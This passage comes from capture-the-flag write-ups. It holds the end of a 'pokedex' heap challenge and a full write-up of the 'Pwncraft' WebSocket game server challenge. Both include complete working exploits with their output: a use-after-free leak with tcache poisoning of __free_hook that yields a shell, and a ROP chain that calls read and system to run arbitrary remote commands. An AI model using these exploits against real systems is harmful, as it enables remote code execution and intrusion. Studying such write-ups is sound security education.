  ││   ││   ││   ││   ││   ││   ││   ││   ││                │              │
  │└───┘└───┘└───┘└───┘└───┘└───┘└─┬─┘└─┬─┘│                │ system()◄────┼──┐
  └────────────────────────────────┼────┼──┘                │              │  │
                                   │    │                   │              │  │
                                   │    │                   │ main_arena   │  │
                ┌──────────────────┘    │                   ├──────────────┤  │
                │                       │                   │ __free_hook  │  │
                ▼                       │                   │┌────────────┐│  │
                ┌────────────────────┐  └──────────────────►││  @system   ├┼──┘
                │                    │                      │└────────────┘│
                │      /bin/sh       │                      │              │
                │                    │                      │              │
                │                    │                      │              │
                └────────────────────┘                      ├──────────────┤
                                                            └──────────────┘
The final exploit look like this:
#!/usr/bin/env python3
from pwn import *

# Set up context
context.arch = 'amd64'
#context.log_level = 'debug'

# Offsets for glibc 2.27
LIBC_OFFSETS = {
    'main_arena': 0x3ebca0,
    'free_hook': 0x3ed8e8,
    'system': 0x4f420,
}

# p = process('./pokedex')
p = remote('localhost', 9002)

def catch(slot, size, data=b'A'):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'slot: ', str(slot).encode())
    p.sendlineafter(b'size: ', str(size).encode())
    p.sendlineafter(b'data: ', data)
    p.recvuntil(b'caught!')
    log.info(f"Caught Pokemon {slot} (size={size})")

def edit(slot, length, data):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b'slot: ', str(slot).encode())
    p.sendlineafter(b'length: ', str(length).encode())
    p.sendlineafter(b'data: ', data)
    p.recvuntil(b'updated!')
    log.info(f"Edited Pokemon {slot} (len={length})")

def release(slot):
    p.sendlineafter(b'> ', b'3')
    p.sendlineafter(b'slot: ', str(slot).encode())
    p.recvuntil(b'wild!')
    log.info(f"Released Pokemon {slot}")

def inspect(slot):
    p.sendlineafter(b'> ', b'4')
    p.sendlineafter(b'slot: ', str(slot).encode())
    data = p.recvuntil(b'=== POKEDEX ===', drop=True)
    log.info(f"Inspected Pokemon {slot}")
    lines = data.decode().strip().split('\n')[2:]
    return list(map(lambda e: e.split(':')[1].strip(), lines))

# Allocate 3 adjacent chunks (size > 0x500)
catch(0, 0x500)  # A
catch(1, 0x500)  # B
catch(2, 0x80)   # C (small, prevents top coalescing)

# Free B -> goes to unsorted bin, fd/bk = main_arena pointers
release(1)

# UAF: inspect freed B to leak unsorted bin pointers
leak = inspect(1)
main_arena_leak = int(leak[0], 16)
log.info(f"Leaked main_arena: 0x{main_arena_leak:016x}")

# Calculate libc base
libc_base = main_arena_leak - LIBC_OFFSETS['main_arena']
free_hook = libc_base + LIBC_OFFSETS['free_hook']
system = libc_base + LIBC_OFFSETS['system']
log.info(f"libc_base: 0x{libc_base:016x}")
log.info(f"__free_hook: 0x{free_hook:016x}")
log.info(f"system: 0x{system:016x}")

# Allocate two new chunks
catch(3, 0x80)
catch(4, 0x80)

# Free them so they end in the Tcachebins
release(3)
release(4)

# Forge a pointer to the free_hook
edit(3, 0x80, p64(free_hook))

catch(5, 0x80)
# Prepare the payload for system
catch(6, 0x80, data=b'/bin/sh\x00')
# Allocate the last chunk which end up at the free_hook addr and put the address of system
catch(7, 0x80, data=p64(system))

# Release the chunk 6, calling __free_hook("/bin/sh") -> system("/bin/sh")
p.sendlineafter(b'> ', b'3')
p.sendlineafter(b'slot: ', b'6')

p.interactive()
When executed, we get:
$ python solve.py
[*] Caught Pokemon 0 (size=1280)
[*] Caught Pokemon 1 (size=1280)
[*] Caught Pokemon 2 (size=128)
[*] Released Pokemon 1
[*] Inspected Pokemon 1
[*] Leaked main_arena: 0x00007fb8e1381ca0
[*] libc_base: 0x00007fb8e0f96000
[*] __free_hook: 0x00007fb8e13838e8
[*] system: 0x00007fb8e0fe5420
[*] Caught Pokemon 3 (size=128)
[*] Caught Pokemon 4 (size=128)
[*] Released Pokemon 3
[*] Released Pokemon 4
[*] Edited Pokemon 3 (len=128)
[*] Caught Pokemon 5 (size=128)
[*] Caught Pokemon 6 (size=128)
[*] Caught Pokemon 7 (size=128)
[*] Switching to interactive mode
$ cat flag.txt
JDHACK{90TTa_CATCH_7H3M_41L!}
Pwncraft
Writeup by Mandragore
The challenge sources are available here.
A new 2D sandbox game where you can mine, craft, and survive - if the game doesn’t crash first. Build tools, collect resources, and craft your way to greatness!
But tread lightly, adventurer. The world is unpredictable: one wrong block, and you might just fall through reality itself.
To connect to the remote service: http://pwn.jeanne-hack-ctf.org:80/
When connecting to the provided URL, we arrive at the following page:

By inspecting the browser requests, we notice that it makes a WebSocket connection on port 8080:
GET / HTTP/1.1
Host: pwn.jeanne-hack-ctf.org:8080
Origin: http://pwn.jeanne-hack-ctf.org
Sec-WebSocket-Extensions: permessage-deflate
Sec-WebSocket-Key: lbcGIl/yKRNFWIGzoASW/g==
Upgrade: websocket
...

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: n7MALJ5nNBBu5ErH1TdQLxJZlQ8=
The challenge also provides the WebSocket server binary.
Step 1: Approach and Leak
We start by observing the browser-application interactions. In the developer panel, we can see what is sent and received:
> 10 02 00 03 05 06 00
< 11 10 00 00
> etc
This is a proprietary protocol for the game. It’s possible to decode this internal protocol by disassembling the binary with Binary Ninja. Searching around the following address base+0x19c3, we obtain the following pseudocode:
+0x19c3            while (true)
+0x19cb                char var_10a9
+0x19cb
+0x19cb                if (sub_402130(arg1, &var_10a9, &var_10a0, &var_10a8) != 1)
+0x1b00                    sub_402f40(&var_1088, "Invalid WebSocket frame received\n", 0)
+0x1b05                    rsi_4 = "Client disconnected\n"
+0x1b05                    break
+0x19d1                uint64_t rsi_2 = var_10a8
+0x19d9                if (rsi_2 == 0)
+0x1ac8                    sub_402f40(&var_1088, "Client sent disconnection request\n", 0)
The basic structure is: ‘\x10’ + one command byte + two data size bytes + x data bytes. Available commands are: 1 to get the map, 2 to write a block, etc.
We start looking for a wrapper to read and write to the WebSocket. My version of the pwntools Python library did not allow this, so I used the websocket library instead.
After some fuzzing tests, when testing the parameters via the Python client, we realize it’s possible to obtain more than just the map, as the limits are not enforced.
Step 2: Analyze and Stack Exploitation
In the stack, we find return addresses in libc, offsets to the linker, and pointers in the pwncraft binary. Furthermore, many protections are in place in the binary:
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
FORTIFY:  Enabled
The game protocol allows writing to selected coordinates after the map, directly in the stack. However, it is impossible to write our code and replace a return address because the NX (non-executable) flag prohibits it.
To circumvent this issue, we use ROP (Return Oriented Programming): we place return addresses to existing code of interest, while interleaving useful values. For example, to set the rax register, we jump to a gadget like pop rax; ret, writing in the stack:
[address of pop/ret code] <- RSP
[value for rax]
[next code address]
This example is what’s called a gadget. By combining several gadgets, we construct functional code.
Limitations
Some useful methods are not possible here:
-
ret2csu: This technique uses the function
__libc_csu_init, which allows setting all registers in one go (includingrdx). Unfortunately, this function is not present inpwncraft, and this method is becoming obsolete. -
SROP (Sign Return Oriented Programming): This method uses calls to kernel functions (a lower-level API compared to LIBC). From this code, it would be possible to do almost anything. However,
pwncraftdoes not provide syscall/ret, making this option less accessible. Typically, one can find this in the ld (loader) library, but you would need to scan memory from its base address to discover it. This is not impossible, but it requires a lot of work.
A common problem is the absence of gadgets to set rdx, despite my searches with ROPgadget, ropper, ropsearch, one_gadget, etc.
During calls to libc functions, arguments are first placed into registers, then onto the stack. In summary, it looks like this: function(rdi, rsi, rdx, rcx, r8, r9, stack, (stack + 8), ...). Thus, for functions requiring three or more arguments, controlling the RDX register is essential. This register proves crucial because it is initialized to 0 at the time of ROP. By exploring the binary, it’s possible to create a suitable gadget.
objdump -d pwncraft|grep -B 10 ret|grep -A 10 rdx
We obtain the offset 0x292c with the following assembly code:
292c:	4c 89 e2             	mov    %r12,%rdx
292f:	e8 8c ea ff ff       	call   13c0 <memcpy@plt>
2934:	5b                   	pop    %rbx
2935:	31 c0                	xor    %eax,%eax
2937:	5d                   	pop    %rbp
2938:	41 5c                	pop    %r12
293a:	c3                   	ret
We just need to place a valid address for both reading and writing in rdi and the same in rsi to avoid corrupting memory during the call to memcpy. The value intended for rdx must go into r12, for which there is at least one gadget. Three dummy values will also need to be added for handling the three pops.
However, it’s important to note that we can only use the imports from pwncraft. The LIBC is not provided, limiting our scope: there are no execve, system, open functions, and few available gadgets.
The dynamic resolution method Ret2dlresolve is interesting because it reuses the binary’s import system after replacing function names. However, this requires writing to the GOT, which is impossible as the binary is fully protected by “Relocation Read Only”.
One possibility is to use fopen() to attempt to read a flag.txt file, but that requires a FILE* structure to be placed in the registers, and there are few gadgets for that. Then, it would be necessary to pass the handle to read(), complicating matters further.
Good News
We can still read arbitrary memory areas by calling write. One option would be to dump the LIBC and explore its headers for useful functions. However, a more reliable and simple method is to obtain the addresses of functions directly.
After some trials, we found the following values:
- 0x7ff4c9d918e0 for
write(we keep …8e0, the rest is random due to PIE) - 0x7ff4c9cfc630 for
fopen(we keep …630)
We query resources like libc.blukat.me (or libc.rip) to identify the version corresponding to these addresses and download it. Two very close candidates appear: libc6_2.35-0ubuntu3.11_amd64.so and 3.12.
Spoiler alert: the first one worked.
We use it with the pwntools library to access the symbols open, system, dup2, read, write, and to access gadgets. We have its address in memory (leak map). Access is free.
Using System
To use system, we need to pass the command as an argument. We could send it after the ROP and deduce its address from the leak. A simpler solution is to build the ROP as follows:
- Execute a
read()first at a known address in the .data segment of the binary. - Launch
system()with the same address.
On the client side, we trigger the ROP by sending an opcode that ends the game (opcode 0). The loop terminates, and the function returns to the first ROP address, etc. We send the command, which will be read by read() and then executed by system().
Sending the payloads is somewhat cumbersome due to the protocol sending byte by byte. During my tests, I used a stager to accept a second ROP string in .data and transfer control. However, for this optimized version, this is not really necessary.
Step 3: Post Exploitation
After a few unsuccessful attempts to find a flag.txt, I thought someone had come before me and deleted it.
I contacted the admin team, who directly provided the solution; we need to use the debug_map file.
We can obtain it with a simple cat debug_map >&4 2>&1.
Next, we translate it into a flag with the following code:
with open('debug_map', 'rb') as fp:
    data = fp.read()
    height = 10
    width = 64
    for y in range(height):
        for x in range(width):
            if data[2 + y * width + x] != 0xff:
                print(' #', end='')
            else:
                print("  ", end='')
        print()
And here is the complete code:
(you need the pwncraft_server binary and the libc downloaded from https://libc.blukat.me/d/libc6_2.35-0ubuntu3.11_amd64.so)
#!/usr/bin/env python3

"""
usage ./exploit.py 'pwd;id;ls -al'
"""

from elftools.construct.lib import hexdump
from websocket import create_connection # python3-websocket
from pwn import *
import argparse

context.arch = 'amd64'
context.log_level = 'debug'

class WSClient:
    def __init__(self, url):
        self.ws = create_connection(url)
    def send(self, data):
        self.ws.send_binary(data)
    def recv(self, timeout=2):
        return self.ws.recv()
    def close(self):
        self.ws.close()

# interface du protocole du jeu
def solve(opcode,version=1,control=0,payload=b'',recv=True):
    payload=p8((version<<4)+control)+p8(opcode)+p16(len(payload),endian='big')+payload
    io.send(payload)
    if recv:
        return io.recv()
    else:
        return None

def readany(offset,size=32):
    rop=ROP(elf)
    # rop.rdx custom gadget
    rop.rsi=datarw+0x100 # random but valid
    rop.rdi=datarw+0x100 # random but valid
    rop.r12=size
    rop.raw(elf.address+0x292c) # gadget
    rop.raw(0)
    rop.raw(0)
    rop.raw(0)
    # end of rop.rdx
    rop.rdi=socket_fd
    rop.rsi=offset
    rop.write()
    upload(rop.chain())
    solve(opcode=0,recv=False) # exit loop, trigger ROP
    return os.read(io.ws.fileno(), size)

def upload(payload):
    start_offset = 0x108e - 6 # emplacement d'une valeur de retour dans la pile pour un ret
    for i in range(len(payload)):
        current_pos = start_offset + i
        row = current_pos // 40
        col = current_pos % 40
        solve(opcode=2, payload=p8(col) + p8(row) + payload[i:i+1])

if __name__ == "__main__":

    parser = argparse.ArgumentParser()
    parser.add_argument("command", nargs="?", default="id", help="Command to execute on the target")
    args = parser.parse_args()
    cmd = args.command

    url = "ws://pwn.jeanne-hack-ctf.org:8080"
    elf=ELF("pwncraft_server",checksec=False)
    libc=ELF("libc6_2.35-0ubuntu3.11_amd64.so",checksec=False)

    io = WSClient(url)
    info(f"Connecté au serveur sur {url}")

    leak=solve(opcode=1,payload=b'\x00\x00\x50\x50') # read map and more
    # log.info(f'leak: {hexdump(leak)}')

    baseaddr=leak[0x107e:0x1086]
    baseaddr=int.from_bytes(baseaddr,'little')
    baseaddr-=0x40c4 # adresse de 'fork' dans le binaire
    elf.address=baseaddr
    log.info(f'base addr: {hex(baseaddr)}')

    __libc_start_main=leak[0x111e:0x1126]
    __libc_start_main=int.from_bytes(__libc_start_main,'little')  +122 # exact enough
    libc_address=(__libc_start_main - libc.symbols['__libc_start_main']) & 0xfffffffffff00
    libc.address=libc_address
    log.info(f'libc base: {hex(libc_address)}')

    socket_fd = 4   # filehandler probable pour websocket
    datarw =  elf.address + elf.get_section_by_name('.data').header.sh_addr + 0x0800 # leave some room for the rop futur stack
    log.info(f'datarw: {hex(datarw)}')

    # dump libc functions addresses
    # log.info('dumping libc function address, please wait..')
    # print(hex(u64(readany(elf.got.write,8)))) ; exit()

    # system()
    log.info('sending payload, please wait..')
    rop=ROP([elf,libc])
    rop.rsi=datarw+0x100 # random but valid
    rop.rdi=datarw+0x100 # random but valid
    rop.r12=0x200
    rop.raw(elf.address+0x292c) # mov rdx, r12.... pop*3 ret
    rop.raw(0)
    rop.raw(0)
    rop.raw(0)
    # end of rop.rdx
    rop.read(socket_fd,datarw) # rdi=socket_fd, rsi=datarw, rdx=0x200
    rop.system(datarw)
    upload(rop.chain())
    log.info("jumping to ROP")
    solve(opcode=0,recv=False) # exit loop, trigger ROP
    os.write(io.ws.fileno(), f"{cmd} >&4 2>&1\x00".encode())
    print(os.read(io.ws.fileno(), 0x1500).decode('latin1'))
Intended Solution
The solution imagined by the author was simpler than the one presented above. By inspecting the code of the client-side game, we find the following JavaScript code:
// Left click: destroy block
canvas.addEventListener('mousedown', (e) => {
    ...
    const tile = getTileUnderMouse(e);
    if (tile) {
      const { tx, ty } = tile;
      // Place block only if empty and not inside player collision box
      if (map.tiles[ty][tx] === -1 && !playerOccupiesTile(tx, ty)) {
        window.ws.sendUpdateMap(tx, ty, selectedBlockType).then(success => {
          if (success) {
            console.log("Update Map succeeded");
            map.tiles[ty][tx] = selectedBlockType; // place a ground block (e.g., dirt)
          } else {
            console.log("Update Map failed or timeout");
          }
        });
      }
    }
    ...
});

// Helper to get tile under mouse based on canvas coords and camera offset
function getTileUnderMouse(event) {
  const rect = canvas.getBoundingClientRect();
  const mouseX = event.clientX - rect.left + camera.x;
  const mouseY = event.clientY - rect.top + camera.y;

  const tx = Math.floor(mouseX / tileSize);
  const ty = Math.floor(mouseY / tileSize);

  if (tx >= 0 && tx < map.width && ty >= 0 && ty < map.height) {
    return { tx, ty };
  }
  return null;
}
It is noticed that the function getTileUnderMouse checks that the coordinates where one wishes
to place or remove a block do not exceed the dimensions of the map. This serves as a hint to make
the player think that the check is only client-side. The description of the challenge
reinforces this hypothesis: “a bad block, and you might fall out of reality itself.”
The analysis of the server code provides us with the following pseudocode:
int handle_client(int fd, int debug) {
  int iVar1;
  char *pcVar2;
  long in_FS_OFFSET;
  char opcode;
  ulong length;
  byte *payload;
  frame frame;
  client client;
  long local_40;

  iVar1 = create_client(&client, fd, debug);
  if (iVar1 != 0) {
    puts("Error: Fail to create client");
    close(fd);
    exit(1);
  }
  log(&client,"Handling new client\n");
  iVar1 = websocket_handshake(fd);
  if (iVar1 != 0) {
    pcVar2 = "WebSocket handshake failed\n";
LAB_001018ac:
    log(&client, pcVar2);
    close(fd);
    exit(1);
  }
  length = 0;
  payload = (byte *)0x0;
  while (true) {
    iVar1 = recv_frame(fd, &opcode, &payload, &length);
    if (iVar1 != 1) {
      log(&client,"Invalid WebSocket frame received\n");
      pcVar2 = "Client disconnected\n";
      goto LAB_001018ac;
    }
    if (length == 0) goto LAB_0010185c;
    if (opcode == '\b') break;
    if (opcode == '\t') {
      send_frame(fd, 10, &payload, length);
      free(payload);
    }
    else if (opcode == '\n') {
      free(payload);
    }
    else {
      if (1 < (byte)(opcode - 1U)) break;
      iVar1 = decode_frame(payload, length, &frame);
      if (iVar1 < 0) goto LAB_0010185c;
      iVar1 = handle_frame(&client, &frame);
      free_frame(&frame);
      free(payload);
      if (iVar1 != 0) {
        if (iVar1 < 0) {
          log(&client,"Client disconnected because of error\n");
        }
        else {
LAB_0010185c:
          log(&client,"Client sent disconnection request\n");
        }
      }
    }
  }
  send_frame(fd, 8, &payload, length);
  free(payload);
  goto LAB_0010185c;
}
The function handle_client is called from main with the second parameter set to 1 if
the --debug flag is present on the command line, or 0 otherwise. This function starts
by initializing a client structure on the stack via create_client, then performs a
WebSocket handshake. Once the handshake is complete, an infinite loop processes the
messages received through this channel.
The function handle_frame has the following pseudocode:
int handle_frame(client *client, frame *frame) {
  if (frame->version != 1) {
    log(client,"Unsupported protocol version %d\n");
    goto LAB_00102935;
  }
  log(client,"Received frame: version=%d control=%x opcode=%x payload_size=%d\n", 1, frame->control,
      frame->opcode, frame->size);
  opcode = frame->opcode;
  if (opcode == OPCODE_EXIT) {
    puVar7 = (undefined4 *)malloc(4);
    if (puVar7 != (undefined4 *)0x0) {
      *puVar7 = 0x311;
      send_frame(client->client_fd, 2, puVar7, 4);
      free(puVar7);
    }
    iVar6 = 1;
    goto LAB_0010293a;
  }
  if (opcode < 4) {
    if (opcode == OPCODE_READ_MAP) {
      if (frame->size == 4) {
        // Copy map into payload ...
      }
      else {
        log(client,"Read map request invalid size %d\n", frame->size);
      }
    }
    else {
      if (opcode != OPCODE_UPDATE_MAP) goto LAB_00102a60;
      if (frame->size == 3) {
        pbVar10 = frame->payload;
        client->map[(ulong)*pbVar10 + (ulong)pbVar10[1] * client->width] = pbVar10[2];
        puVar7 = (undefined4 *)malloc(4);
        if (puVar7 != (undefined4 *)0x0) {
          *puVar7 = 0x1011;
          iVar6 = client->client_fd;
          uVar9 = 4;
          goto LAB_00102a18;
        }
        goto LAB_00102a2d;
      }
      log(client,"Update map payload size invalid\n");
    }
  }
  else {
    if (opcode == OPCODE_MAP_DIMENSION) {
      uVar3 = client->width;
      uVar4 = client->height;
      puVar7 = (undefined4 *)malloc(6);
      if (puVar7 != (undefined4 *)0x0) {
        *(ushort *)(puVar7 + 1) = CONCAT11((char)(short)uVar4, (char)uVar3);
        iVar6 = client->client_fd;
        uVar9 = 6;
        *puVar7 = 0x2000411;
LAB_00102a18:
        send_frame(iVar6, 2, puVar7, uVar9);
        free(puVar7);
      }
LAB_00102a2d:
      iVar6 = 0;
      goto LAB_0010293a;
    }
LAB_00102a60:
    log(client,"Unknown protocol opcode %02x\n");
  }
LAB_00102935:
  iVar6 = -1;
LAB_0010293a:
  return iVar6;
}
By analyzing the map update code (when placing a block), we realize that our intuition was correct and that no checks are performed server-side:
client->map[frame->payload[0] + frame->payload[1] * client->width] = frame->payload;
This code allows writing a byte wherever one wants in memory… almost. Since the x and y coordinates are encoded on a single byte, it is possible to exceed the map slightly but not enough to directly overwrite the return value.
To improve our write primitive, it is necessary to examine the client structure:
struct client {
    int8_t map[4096];
    uint64_t width;
    uint64_t height;
    pid_t pid;
    int client_fd;
    char ipstr[46];
};
We notice that the width field is located just after the memory area of the map, and this variable
is close enough to be overwritten. It is therefore possible to write a byte there to obtain an
arbitrarily large value and thereby increase the range of our write primitive.
We can now overwrite the return value of the handle_client function. Fortunately for us, a
careless developer left debugging code in the program. Indeed, when handle_client is
called with 1 as the second parameter, the create_client function initializes the content
of the map with the contents of the debug_map file.
By examining the assembly code of the main function, we obtain:
    XOR        RSI, RSI
    MOV        EDI, EBX
    CALL       handle_client

    MOV        EBP, fd                   // <------- Initial return value
LAB_0010151e                                    XREF[1]:     00101538(j)
    MOV        EDI, EBX
    CALL       <EXTERNAL>::close

    JMP        LAB_00101437

LAB_0010152a                                    XREF[1]:     00101511(j)
    MOV        RSI, 0x1

    MOV        EDI, EBX
    CALL       handle_client

    MOV        EBP, fd
    JMP        LAB_0010151e
The initial return value of the function is located just a few bytes away from the second call
to handle_client. Thus, by replacing a single byte to redirect the flow of execution to the
instruction MOV RSI, 0x1, it is possible to call handle_client with 1 as a parameter and
then use the game’s functionalities to retrieve the contents of the map.
The following script implements this attack:
$ python poc.py pwn.jeanne-hack-ctf.org
[+] Connecting to pwn.jeanne-hack-ctf.org:8080
[+] WebSocket handshake successful!
[+] Leaking memory
[+] Leaked return address address: 0x559da93fd622
[+] Sending map dimension frame
[+] Map size: (width: 40, height: 20)
[+] Requesting map


                 # # #                   # # #                         #
               # # # # #               # # # # #                       #
 # # #         # # # # #               # # # # #                       #   # # #
 # # # #       # # # # #                   #                         # # # # # #
 # # # # # #   # # # # #     # # # #       #     # #             # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
[+] Writing memory to increase map width
[+] Writing memory to change return address
[+] Sending exit to trigger return
[+] WebSocket handshake successful!
[+] Sending map dimension frame
[+] Map size: (width: 64, height: 10)
[+] Requesting map


                                                   #     #                               #   #                     # # #   #
   # # #   # #     #   #     #       #   #   #     #   #   #     #   #   # # #   #   #       #   #   #     # # #       #   #
     #     #   #   # # #   #   #   #     # #     #     # #       # # #   #       #   #   #   # # #   #       #       # #     #
     #     #   #   #   #   # # #   #     # #       #   #   #     #   #   # #     #   #   #       #   #       #         #   #
   # #     # #     #   #   #   #     #   #   #     #   #     #   #   #   #       # # #   #       #   # # #   #     # # #   #


 # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
[+] Sending exit